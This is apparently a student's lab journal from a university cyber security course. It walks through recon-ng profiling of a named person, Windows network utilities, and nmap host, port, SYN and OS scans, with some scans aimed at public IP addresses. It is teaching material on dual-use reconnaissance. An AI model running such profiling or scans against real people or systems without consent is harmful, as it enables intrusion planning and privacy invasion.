

UNIVERSITY OF MUMBAI
DEPARTMENT OF COMPUTER SCIENCE

M.Sc. Computer Science – Semester III

Track B: Security

Elective II: Cyber Security & Risk Assessment

JOURNAL

2022-2023

Seat No. _____



मुंबई विद्यापीठ
University of Mumbai
Re-accredited with A++ Grade
(CGPA 3.65) by NAAC (3rd Cycle 2021)



UNIVERSITY OF MUMBAI
DEPARTMENT OF COMPUTER SCIENCE

CERTIFICATE

This is to certify that the work entered in this journal was done in the University
Department of Computer Science laboratory by
Mr./Ms. _____ Seat No. _____
for the course of M.Sc. Computer Science - Semester III (CBCS) (Revised)
during the academic year 2022- 2023 in a satisfactory manner.

Subject In-charge

Head of Department

External Examiner

Index

Sr. no.	Name of the Practical	Page No.	Date	Sign
1	Use of open-source intelligence and passive reconnaissance	1-5		
2	Practical on enumerating host, port, and service scanning	6-8		
3	Practical on vulnerability scanning and assessment	9-10		
4	Practical on use of Social Engineering Toolkit	11-15		
5	Practical on Wireless and Bluetooth attacks	16-17		
6	Practical on Exploiting Web-based applications	18-21		
7	Practical on using Metasploit Framework for exploitation.	22-27		
8	Practical on injecting Code in Data Driven Applications: SQL Injection	28-33		
9	Wireless Network threats (sniff wifi hotspots, analyze strength, discover wireless access points)	34-37		

Practical No. 1

Aim: Use of open-source intelligence and passive reconnaissance

Objectives:

- **OSINT**

Open-Source Intelligence (OSINT) reconnaissance involves using publicly available resources to passively gather information on a target (a person or organization). To best protect your organization, take the mindset of a threat actor.

- **Passive OSINT**

Passive Reconnaissance is one of the most important phases for successful hacking. Passive Reconnaissance uses Open-Source Intelligence (OSINT) techniques to gather information about the target. To explain, we attempt to gather information about the target without interacting with it.


- **Recon-ng**

Recon-ng is a Web Reconnaissance tool written in Python. It has so many modules, database interaction, built-in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open-source web-based reconnaissance can be conducted, and we can gather all information

Implementation:


A. Using Recon-ng tool

1. Open Kali Linux Virtual Machine. And Open terminal.
2. Type **Recon-ng** to enter the console.




3. Initially there are no modules installed. To install the modules,
 - a. Discovery module
 - b. Recon module
 - c. Importing module
 - d. Exploitation module
 - e. Reporting module


Now, the required modules are installed




4. To create a new workspace



5. Install the module recon/domains-contacts/whois_pocs and load the installed module



6. Set the option and run the module.



7. Type back and enter the workspace. We will install another module recon/profile-profiles/namechk and load the module to validate the user, Brandon Stout.

```
[recon-ng][security_breaches][whois_pocs] > back
[recon-ng][security_breaches] > marketplace install recon/profiles-profiles/namechk
[*] Module installed: recon/profiles-profiles/namechk
[*] Reloading modules...

[recon-ng][security_breaches] > modules load recon/profiles-profiles/namechk
[recon-ng][security_breaches][namechk] > options list
```

Name	Current Value	Required	Description
SOURCE	default	yes	source of input (see 'info' for details)

```
[recon-ng][security_breaches][namechk] > █
```

8. Set the option and run the module.

```
[recon-ng][security_breaches][profiler] > options list
```

Name	Current Value	Required	Description
SOURCE	default	yes	source of input (see 'info' for details)

```
[recon-ng][security_breaches][profiler] > options set SOURCE Brandon Stout
SOURCE ⇒ Brandon Stout
[recon-ng][security_breaches][profiler] > options list
```

Name	Current Value	Required	Description
SOURCE	Brandon Stout	yes	source of input (see 'info' for details)

```
[recon-ng][security_breaches][profiler] > run
[recon-ng][security_breaches][profiler] > run
[*] Retrieving https://raw.githubusercontent.com/WebBreacher/WhatsMyName/master/web_accounts_list.js
son...
```

9. Type back and enter the workspace. We will install another module recon/profile-profiles/profiler to check the existence of user Brandon Stout.
10. Set the option and run the module.

```
[recon-ng][security_breaches][profiler] > options list
```

Name	Current Value	Required	Description
SOURCE	default	yes	source of input (see 'info' for details)

```
[recon-ng][security_breaches][profiler] > options set SOURCE Brandon Stout
SOURCE ⇒ Brandon Stout
[recon-ng][security_breaches][profiler] > options list
```

Name	Current Value	Required	Description
SOURCE	Brandon Stout	yes	source of input (see 'info' for details)

```
[recon-ng][security_breaches][profiler] > run
[recon-ng][security_breaches][profiler] > run
[*] Retrieving https://raw.githubusercontent.com/WebBreacher/WhatsMyName/master/web_accounts_list.js
son...

Looking Up Data For: Brandon Stout
[*] Checking: 7cup
[*] Checking: ACloudSuru
[*] Checking: asclimero
[*] Checking: AudioJungle
[*] Checking: BiggerPockets
[*] Checking: Bookcrossing
[*] Checking: buyneacoffee
[*] Checking: championat
[*] Checking: Career.habr
[*] Checking: echo.msk
[*] Checking: Facenama
[*] Checking: Hackaday
[*] Checking: Hubski

SUMMARY
[*] 4 total (4 new) profiles found.
[recon-ng][security_breaches][profiler] > █
```

11. Generate a Report. We will install another module reporting/html and load the module to generate a report in html file. Set the all options and Run the module

```


SOURCE Brandon Stout yes      source of input (see 'info' for details)
[recon-ng][security_breaches][profiler] > run
[recon-ng][security_breaches][profiler] > run
[*] Retrieving https://raw.githubusercontent.com/WebBreacher/WhatsMyName/master/web_accounts_list.js
50M...

Looking Up Data For: Brandon Stout

[*] Checking: 7cup
[*] Checking: ACloudSuru
[*] Checking: asciinema
[*] Checking: AudioJungle
[*] Checking: BiggerPockets
[*] Checking: Bookcrossing
[*] Checking: buyneatcoffee
[*] Checking: championat
[*] Checking: Career babr

```

12. Html file is generated in given location. Go to the location and double click on the file



B. Windows Command Line Utilities

1. Ping

(Packet Internet or Inter-Network Groper) is a basic Internet program that allows a user to test and verify if a particular destination IP address exists and can accept requests in computer network administration. The acronym was contrived to match the submariners' term for the sound of a returned sonar pulse.

```

Microsoft Windows [Version 10.0.18362.90]
(c) 2019 Microsoft Corporation. All rights reserved.


C:\Users\bhakti>ping -h
Bad option -h.

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v IOS]
           [-r count] [-s count] [[-j host-list] | [-k host-list]]
           [-w timeout] [-R] [-S srcaddr] [-c compartment] [-p]
           [-4] [-6] target_name

Options:
  -t           Ping the specified host until stopped.
               To see statistics and continue - type Control-Break;
               To stop - type Control-C.
  -a           Resolve addresses to hostnames.
  -n count     Number of echo requests to send.
  -l size      Send buffer size.

```


Get the public ip of the given domain. Check the size of the packet which can be receive by destination.



```


C:\Users\bhakti>ping www.w3schools.com -l 1 -n 1

Pinging cs837.wac.edgecastcdn.net [192.229.179.87] with 32 bytes of data:
Reply from 10.0.2.2: TTL expired in transit.

Ping statistics for 192.229.179.87:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
  
```

Check how much TTL router would take to discard the packet

2. Tracert using ping



```


C:\Users\bhakti>tracert www.w3schools.com

Tracing route to cs837.wac.edgecastcdn.net [192.229.179.87]
over a maximum of 30 hops:
  0  <1 ms  <1 ms  <1 ms  10.0.2.2
  1  20 ms   3 ms   3 ms  192.168.0.1
  2   5 ms   4 ms   6 ms  1.186.179.1.dvois.com [1.186.179.1]
  3  27 ms  12 ms   4 ms  114.79.129.97.dvois.com [114.79.129.97]
  4  *      *      *      Request timed out.
  5  *      *      *      Request timed out.
  6  *      *      *      Request timed out.
  7  *      *      *      Request timed out.
  8  31 ms  10 ms  19 ms  115.110.206.154.static-Mumbai.vsnl.net.in [115.110.206.154]
  9   7 ms   6 ms  22 ms  192.229.179.87

Trace complete.
  
```

3. **TRACERT** is useful for troubleshooting large networks where several paths can lead to the same point or where many intermediate components (routers or bridges) are involved.

4. **nslookup** is the name of a program that lets an Internet server administrator or any computer user enter a host name (for example, "whatis.com") and find out the corresponding IP address or domain name system (DNS) record.



```

C:\Users\bhakti>nslookup
Microsoft Windows [Version 10.0.18362.38]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\bhakti>nslookup
Default Server: ns1.dvois.com
Address: 114.79.129.2

> set type=a
> www.upgcm.ac.in
Server: ns1.dvois.com
Address: 114.79.129.2

Non-authoritative answer:
Name: www.upgcm.ac.in
Address: 148.251.191.4
Aliases: www.upgcm.ac.in

> set type=cname
> www.upgcm.ac.in
Server: ns1.dvois.com
Address: 114.79.129.2

Non-authoritative answer:
  
```


Practical No. 2


Aim: Practical on enumerating host, port, and service scanning.

Implementations:

To enumerate services on target machine, perform the following steps:

1. Launch Kali Linux
2. Select Application > Information Gathering > Nmap, as shown in the figure.

Then the following screen will appear, as shown in figure.




```

kali@kali: ~
File Actions Edit View Help
-v: Increase verbosity level (use -vv or more for greater effect)
-d: Increase debugging level (use -dd or more for greater effect)
--reason: Display the reason a port is in a particular state
--open: Only show open (or possibly open) ports
--packet-trace: Show all packets sent and received
--iflist: Print host interfaces and routes (for debugging)
--append-output: Append to rather than clobber specified output files
--resume <filename>: Resume an aborted scan
--noninteractive: Disable runtime interactions via keyboard
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
-G: Enable IPv6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
kali@kali: ~

```

3. Type "nmap -sP 192.xx.xx.xx/2", and press Enter, as shown in figure



```

kali@kali: ~
File Actions Edit View Help
kali@kali: ~$ nmap 1.1.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-22 07:46 EST
Nmap scan report for one.one.one.one (1.1.1.1)
Host is up (0.010s latency).
Not shown: 995 filtered tcp ports (no-response), 1 filtered tcp ports (host-unreach)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
8080/tcp   open  http-proxy
Nmap done: 1 IP address (1 host up) scanned in 47.44 seconds
kali@kali: ~$ nmap -sP 192.198.5.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-22 07:47 EST
Nmap done: 256 IP addresses (0 hosts up) scanned in 103.21 seconds
kali@kali: ~$ nmap -sP 192.168.5.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-22 07:50 EST
Nmap scan report for 192.168.5.57
Host is up (0.0051s latency).
Nmap done: 256 IP addresses (1 host up) scanned in 43.90 seconds
kali@kali: ~$

```

Then 'Nmap' will scan all the nodes on the given network range and display all the hosts that are running, as shown in figure.

4. Type "nmap -sS <IP address of the target machine>", and press Enter, as shown in figure (here we used 192.xx.xx.xx as the IP address)

```

root@kali: /home/kali
File Actions Edit View Help
Host is up (0.29s latency).
Nmap scan report for lorlys.carminame.com (192.0.31.238)
Host is up (0.27s latency).
Stats: 0:07:26 elapsed; 8192 hosts completed (1411 up), 4096 undergoing Ping Scan
Ping Scan Timing: About 11.89% done; ETC: 08:02 (0:03:27 remaining)

(kali@kali)~$
$ nmap -sS 192.168.10.1
You requested a scan type which requires root privileges.
QUITTING!

(kali@kali)~$
$ sudo su
[sudo] password for kali:
(root@kali)~$
$ nmap -sS 192.168.10.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-22 08:00 EST
Nmap scan report for 192.168.10.1
Host is up (0.00051s latency).
All 1000 scanned ports on 192.168.10.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 53.29 seconds
(root@kali)~$

```

Then a Stealthy syn scan will be initiated, and all the open ports that are running on the machine will be displayed, as shown in figure.

Now we can see all the open ports along with the services.

We will find version of each of these services running on the open port by performing a syn with version detection switch.

5. Type "nmap -sSV -O <IP address of the target machine>", and press Enter, as shown in figure.

```

root@kali: /home/kali
File Actions Edit View Help
$ nmap -sSV -O 198.168.1.1 -oN enum.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-22 08:02 EST
Nmap scan report for 198.168.1.1
Host is up (0.00048s latency).
All 1000 scanned ports on 198.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 7.44 seconds

(root@kali)~$
$ cat enum.txt
# Nmap 7.93 scan initiated Thu Dec 22 08:02:57 2022 as: nmap -sSV -O -oN enum.txt 198.168.1.1
Nmap scan report for 198.168.1.1
Host is up (0.00048s latency).
All 1000 scanned ports on 198.168.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done: Thu Dec 22 08:03:04 2022 -- 1 IP address (1 host up) scanned in 7.44 seconds
(root@kali)~$

```

Now, the Nmap performs the scan and displays the versions of the services, as shown on figure.

We have found the enumerated result. We will now save the scan result.


6. Type "nmap sSV -O <IP address of the target machine> oN Enumeration.txt", and press Enter, as shown in figure.

Then following screen will appear, as shown in figure.

Nmap will now perform Stealthy Scan with version and OS detection, and save the result in a text file (Enumeration.txt) , which will be located on home (root) directory.

7. Click on Places > Home Folder

8. Double click on the file Enumeration.txt, as shown in figure.



```


~/Enumeration.txt [Read Only] - Mousepad
File Edit Search View Document Help
1 # Nmap 7.93 scan initiated Thu Jan  5 09:16:18 2023 as: nmap -sS -oN
  Enumeration.txt 192.168.2.1
2 Nmap scan report for 192.168.2.1
3 Host is up (0.0011s latency).
4 All 1000 scanned ports on 192.168.2.1 are in ignored states.
5 Not shown: 1000 filtered tcp ports (no-response)
6
7 # Nmap done at Thu Jan  5 09:16:22 2023 -- 1 IP address (1 host up) scanned
  in 4.32 seconds
8

```

Then the following window will appear, as shown in figure.

You can also check the scanning result in the command line terminal.

Type "cat Enumeration.txt", and press Enter, as shown in figure.



```

(root@kali)-[/home/avinash]
# nmap -sS 192.168.2.1 -oN Enumeration.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-05 09:16 EST
Nmap scan report for 192.168.2.1
Host is up (0.0011s latency).
All 1000 scanned ports on 192.168.2.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 4.32 seconds

(root@kali)-[/home/avinash]
# cat Enumeration.txt
# Nmap 7.93 scan initiated Thu Jan  5 09:16:18 2023 as: nmap -sS -oN Enumeration.txt 192.168.2.1
1
Nmap scan report for 192.168.2.1
Host is up (0.0011s latency).
All 1000 scanned ports on 192.168.2.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

# Nmap done at Thu Jan  5 09:16:22 2023 -- 1 IP address (1 host up) scanned in 4.32 seconds

```

Then the output of the scanning process will be shown in the command line terminal, as shown in figure.

Practical No. 3

Aim: Practical on vulnerability scanning and assessment.

Lab Objectives:

Perform vulnerability analysis using Nikto.

